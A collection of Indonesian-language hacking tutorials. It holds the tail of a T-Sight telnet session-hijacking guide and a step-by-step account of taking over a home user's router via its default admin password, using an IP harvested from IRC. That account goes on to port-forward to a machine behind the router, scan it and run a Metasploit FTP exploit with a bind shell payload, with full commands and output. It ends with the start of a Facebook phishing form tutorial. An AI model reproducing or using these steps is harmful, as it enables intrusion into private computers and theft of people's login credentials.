


Kadang kala waktu yang tersedia buat ngetik perintah itu sedikit banget, apalagi kalau yang login itu Bos Admin yang supeerr duperr galak, dia pasti akan segera

curiga..makanya T-sight juga dilengkapi opsi untuk membuat file macros atau kalau dijelaskan sih macros itu semacam kumpulan command windows , ya semacam file .Bat lah..cara menggunakannya adalah sebelum kita mengambil alih sesi telnet,kita siapkan dulu file macros nya,disini tersedia sampai 4 macro,dijendela T-Sight tadi kita pilih Edit→Macros,misal ane disini nyiapin perintah yang sederhana “dir” misalnya...



Trus pilih macro yang udah kita siapkan dan klik “send <server> enter deh..



Liat...betapa mudahnya melakukan session hijacking seperti gambaran diatas,karena dianggap program yang berbahaya engarde menggunakan system penetapan Ip untuk mendapatkan licensinya...bila ada yang tertarik,boleh mengunjungi websitenya untuk membeli licensinya,soalnya sampai tulisan ini dibuat,ane belum ndapetin crack untuk program ini,mau beli soalnya harganya sangat muahaaalll,liat aja keterangan yang ane kutip dari websitenya

If you would like to purchase T-sight, just fax a purchase order to En Garde Systems at (505) 346-1761. (To receive a license, your purchase order must include the IP address(es) of the network(s) you wish to monitor.)

Pricing is as follows:

T-sight for Windows NT & 2000 (single host floating license)

Class C: \$1,500.00

add'l C: \$ 225.00

Class B: \$3,500.00

add'l B: \$ 525.00

Consultant License: \$9,000.00

Mahal kan harganya...tapi kalau ada yang pengen nyoba pakai,boleh download [disini](#)

Sayangnya lagi-lagi karena terhalang masalah license,yang ane dapat Cuma trial 20 hari,itupun dengan ketentuan sebagai berikut:

- 1.Ip yang bisa digunakan adalah 192.168.200.0 dengan net mask 255.255.255.0
- 2.tanggal computer yang di install T-Sight haruslah 15 desember 2002,kalau computer korban dan server sih bebas.

NB:penulis tidak bertanggung jawab dengan akibat atas penyalahgunaan tutorial diatas,penulis hanya ingin menunjukkan tehnik melakukan sesion hijacking agar dapat digunakan sebagai media pembelajaran rekan-rekan semua.

Biodata penulis:

Nick name : j0ck3r

Domisili : Kota tercinta "SURAKARTA"

E-mail : rockmail.metal@yahoo.com

**Allah Swt || Muhammad SAW || My Father || My Mother || X-
Code || Codenesia || Jasakom || All people**

Allah SWT ampuni segala dosa hambamu ini dan terima kasih atas kehidupan yang engkau berikan, Muhammad SAW yang masih saja ku abaikan segala ajarannya,My Father .Alm <semoga engkau tenang di alam sana>,My Mother < aku akan bahagiakan engkau>,temen-temen yang udah jadi pembimbingku secara tidak langsung,forum-forum IT yang udah membesarkanku dalam lingkungan yang ku senangi <x-code,codenesia,jasakom,DLL>,semua orang yang udah jadi inspirasiku...God Bless u all.

Contoh cara menembus komputer di balik router hingga mendapatkan shell

Oleh Kurniawan a.k.a familycode



Walaupun perkembangan keamanan komputer cukup berkembang dari waktu ke waktu namun celah keamanan dari kelalaian user atau admin sendiri tidak dapat dipungkiri merupakan celah keamanan yang banyak terjadi, contohnya penulis sudah sejak lama mengetahui bahwa tidak sedikit para pengguna speedy masih menggunakan settingan password router modem speedy yang masih *default*, contoh saja anda masuk ke channel IRC lalu lakukan perintah `who #yogyakarta *!*@125.*`.


Kita dapat mencoba mencari nick terserah, lalu kita melakukan whois, contohnya nick sambalterasi.




Caranya, klik kanan pada nick sambalterasi lalu pilih whois.

```
-
sambalterasi is ~just@118.96.156.211 * just
sambalterasi on #jogja
sambalterasi using arc0r.de.eu.dal.net www.arc0r.de - Arcor Online Services
sambalterasi has been idle 22secs, signed on Mon Aug 22 16:51:49
sambalterasi End of /WHOIS list.
-
```


Setelah kita klik whois maka kita akan mendapatkan IP dia terkoneksi, sebagai informasi bukan berarti kita mengetahui IP dia maka kita pasti dapat melakukan hacking. Disini memang perlu berbagai faktor yang mendukung anda untuk melakukan hacking ke target.



Setelah mendapatkan IP dari si target maka kita dapat coba panggil IP nya melalui browser.




Jika anda beruntung anda dapat masuk ke router modem dengan username : admin, password : admin.

Status	Quick Start	Interface Setup	Advanced Setup	Access Management	Ma
	Device Info	System Log	Statistics		
Device Information	Firmware Version : 3.0.1 Build 091015 Rel.02846 MAC Address : 94:0c:6d:fd:5b:46				
LAN	IP Address : 192.168.1.1 Subnet Mask : 255.255.255.0 DHCP Server : Disabled				
WAN					

Bingo, ternyata setting password modem router passwordnya default.

Baiklah penulis lanjutkan, setelah masuk dan ternyata target menggunakan modem TP-LINK maka dapat ikuti cara dibawah ini. Jika targetnya menggunakan modem router merknya lain maka cari saja fitur untuk IP dan port forwarding di router modem.



Klik Advanced Setup lalu klik NAT lalu klik Virtual Server.

The screenshot shows the 'Virtual Server' configuration page. The 'Virtual Server for : Single IP Account' is selected. The 'Rule Index' is set to 1, 'Application' is 'all', 'Protocol' is 'ALL', 'Start Port Number' is 1, 'End Port Number' is 79, and 'Local IP Address' is 192.168.1.2.

Penulis set pada rule index 1, protocol set ALL, Start dimulai dari 1 sampai 79, kenapa kok tidak dilanjutkan? Karena 80 adalah halaman interface router yang dimana nantinya penulis gunakan untuk memeriksa keberadaan komputer-komputer di belakang router.

Kita tidak tahu berapa IP local komputer dibelakang router, karena itu kita perlu periksa satu-satu dimulai dengan IP 192.168.1.2 saja.

The screenshot shows the bottom of the Virtual Server configuration page. The 'SAVE' button is highlighted with a red circle, along with 'DELETE', 'BACK', and 'CANCEL' buttons.

Setelah itu kita SAVE, akan muncul seperti ini pada Virtual Server Listing

1	all	ALL	1	79	192.168.1.2
---	-----	-----	---	----	-------------

Kita dapat juga masukkan dimulai pada rule Index 2, dengan dimulai dari port 81.

Virtual Server for : Single IP Account

Rule Index : 2

Application : all2 -

Protocol : ALL

Start Port Number : 81

End Port Number : 60000

Local IP Address : 192.168.1.2

Rule	Application	Protocol	Start Port	End Port	Local IP Address
8	-	-	0	0	0.0.0.0
9	-	-	0	0	0.0.0.0
10	-	-	0	0	0.0.0.0
11	-	-	0	0	0.0.0.0
12	-	-	0	0	0.0.0.0
13	-	-	0	0	0.0.0.0
14	-	-	0	0	0.0.0.0
15	-	-	0	0	0.0.0.0
16	-	-	0	0	0.0.0.0
1	all	ALL	1	79	192.168.1.2
2	all2	ALL	81	60000	192.168.1.2

Untuk memeriksa apakah ada IP local 192.168.1.2 di belakang router maka penulis bisa dengan melakukan dengan pendekatan ping, walaupun ini tidak menjamin pasti tidak ada komputer jika tidak dapat di ping.

```

C:\Documents and Settings\serverdata>ping 118.96.156.211
Pinging 118.96.156.211 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 118.96.156.211:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),

C:\Documents and Settings\serverdata>_

```

Setelah di ping, ternyata Request timed out, maka kita abaikan, IP Forwarding kita arahkan ke IP local lainnya, terus begitu hingga kita mendapatkan ping yang tidak Request timed out.

Hingga pada mengkonfigurasi Virtual Server pada router target pada IP 192.168.1.8.

Virtual Server for : Single IP Account

Rule Index : 1

Application : all

Protocol : ALL

Start Port Number : 1

End Port Number : 79

Local IP Address : 192.168.1.8

Rule	Application	Protocol	Start Port	End Port	Local IP Address
8	-	-	0	0	0.0.0.0
9	-	-	0	0	0.0.0.0
10	-	-	0	0	0.0.0.0
11	-	-	0	0	0.0.0.0
12	-	-	0	0	0.0.0.0
13	-	-	0	0	0.0.0.0
14	-	-	0	0	0.0.0.0
15	-	-	0	0	0.0.0.0
16	-	-	0	0	0.0.0.0
1	all	ALL	1	79	192.168.1.8
2	all2	ALL	81	60000	192.168.1.8

Setelah di SAVE dengan konfigurasi diatas. Saat kita lakukan ping.

```
C:\Documents and Settings\serverdata>ping 118.96.156.211
Pinging 118.96.156.211 with 32 bytes of data:
Reply from 118.96.156.211: bytes=32 time=32ms TTL=127
Reply from 118.96.156.211: bytes=32 time=9ms TTL=127
Reply from 118.96.156.211: bytes=32 time=2ms TTL=127
Reply from 118.96.156.211: bytes=32 time=20ms TTL=127
Ping statistics for 118.96.156.211:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 2ms, Maximum = 32ms, Average = 15ms
C:\Documents and Settings\serverdata>
```

Bingo, akhirnya penulis mendapatkan respon dari komputer dengan IP Local 192.168.1.8.

Penulis mencoba melakukan scanning pada target.

F:\nmap>nmap -v -A 118.96.156.211

Starting Nmap 5.21 (<http://nmap.org>) at 2011-08-23 18:12 Pacific Daylight Time

NSE: Loaded 36 scripts for scanning.

Initiating Ping Scan at 18:13

Scanning 118.96.156.211 [4 ports]

Ping Scan Timing: About 12.50% done; ETC: 18:37 (0:21:14 remaining)
 Stats: 0:03:50 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
 Ping Scan Timing: About 100.00% done; ETC: 18:16 (0:00:00 remaining)
 Completed Ping Scan at 18:16, 181.81s elapsed (1 total hosts)
 Initiating Parallel DNS resolution of 1 host. at 18:16
 Completed Parallel DNS resolution of 1 host. at 18:16, 0.27s elapsed
 Initiating SYN Stealth Scan at 18:16
 Scanning 118.96.156.211 [1000 ports]
 Discovered open port 135/tcp on 118.96.156.211
 Discovered open port 8080/tcp on 118.96.156.211
 Discovered open port 21/tcp on 118.96.156.211
 Discovered open port 80/tcp on 118.96.156.211
 Discovered open port 139/tcp on 118.96.156.211
 Discovered open port 445/tcp on 118.96.156.211

Ternyata di komputer target ada port 21, kemungkinan besar FTP Server, disini penulis mencoba suatu exploit dari metasploit framework untuk melakukan eksploitasi Easy FTP Server 1.7 yang mempunyai celah keamanan, karena siapa tahu target menggunakan FTP Server tersebut.

```

_ _
_      ||  ( )_
_____|_|_____|_|_____|_|_____|_|
| \/_ ) _)/_ |/_ ) _\|/_ \| | _)
||| ( / \| | ( | | | | | | | | |
|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|
|_|
  
```

```

=[ metasploit v3.7.1-release [core:3.7 api:1.0]
+ --=[ 688 exploits - 357 auxiliary - 39 post
+ -- --=[ 217 payloads - 27 encoders - 8 nops
=[ svn r12635 updated 64 days ago (2011.05.16)
  
```

Warning: This copy of the Metasploit Framework was last updated 64 days ago.
 We recommend that you update the framework at least every other day.
 For information on updating your copy of Metasploit, please see:

<http://www.metasploit.com/redmine/projects/framework/wiki/Updating>

```

msf exploit(easyftp_cwd_fixret) > use exploit/windows/ftp/easyftp_cwd_fixret
  
```

Kita menggunakan exploit easyftp_cwd_fixret

```

msf exploit(easyftp_cwd_fixret) > set PAYLOAD windows/shell/bind_tcp
  
```

Kita memilih payload bind_tcp

PAYLOAD => windows/shell/bind_tcp

Target kita adalah 118.96.156.211 maka pada set RHOST penulis masukkan IP tersebut.

```
msf exploit(easyftp_cwd_fixret) > set RHOST 118.96.156.211
```

```
RHOST => 118.96.156.211
```

```
msf exploit(easyftp_cwd_fixret) > exploit
```

Setelah itu tinggal kita ketik exploit seperti diatas lalu enter dan penulis akan mendapatkan shell jika target menggunakan Easy FTP Server 1.7 yang bermasalah.

Microsoft Windows XP [Version 5.1.2600]

(C) Copyright 1985-2001 Microsoft Corp.

C:\easyftpsvr-1.7.0.2>

Jika ingin mengetahui tutorial-tutorial hacking lainnya maka dapat masuk ke Blog X-code. <http://blog.xcode.or.id>

HACKING PHISING FACEBOOK DENGAN JOTFORM.COM




Assalamu'alaikum Wr Wb

Apa kabar semuaa ??? Yup mudah-mudahan baik-baik sajah .. kalo yang sedang sakit aku Doa kan semoga cepat sembuh ya , salam perdana dari tulisan ini (yang paling jelek didunia) :-D dan salam hormat buat kaka-kaka xcode tercinta.


Oke langsung sajah kita mulai yaps :-)

Jotform.com adalah : Aplikasi online atau Editor berbasis web dengan menyediakan beberapa fitur untuk membuat atau mengedit web dengan tool – tool yang telah disediakan oleh aplikasi ini.

Pertama buka browser ke alamat www.jotform.com , tampilan nya seperti di bawah ini dan pilih *Start Creating Your First Form*.



di bawah pojok kanan pilih create an account Untuk register.



Setelah itu isikan dibawah ini :


Username : terserah

E-mail : Terserah yahoo , Gmail , dll (Aku pakai Bismillah.com) :-)


Password : terserah asalkan Ok

Pilih *Create My Account*

Dihadapkan pada blank page :




Di sebelah tab yang ada
 dikiri Klik *quick tools* lalu pilih *E-mail*
 Setelah itu masih di tab yang sama (tab sebelah dikiri) klik *power tools* lalu pilih
password box dan hasil nya seperti ini :




Fokus pada halaman/page , ubah nama *password box* tadi dari kata *Click to edit* menjadi
kata sandi

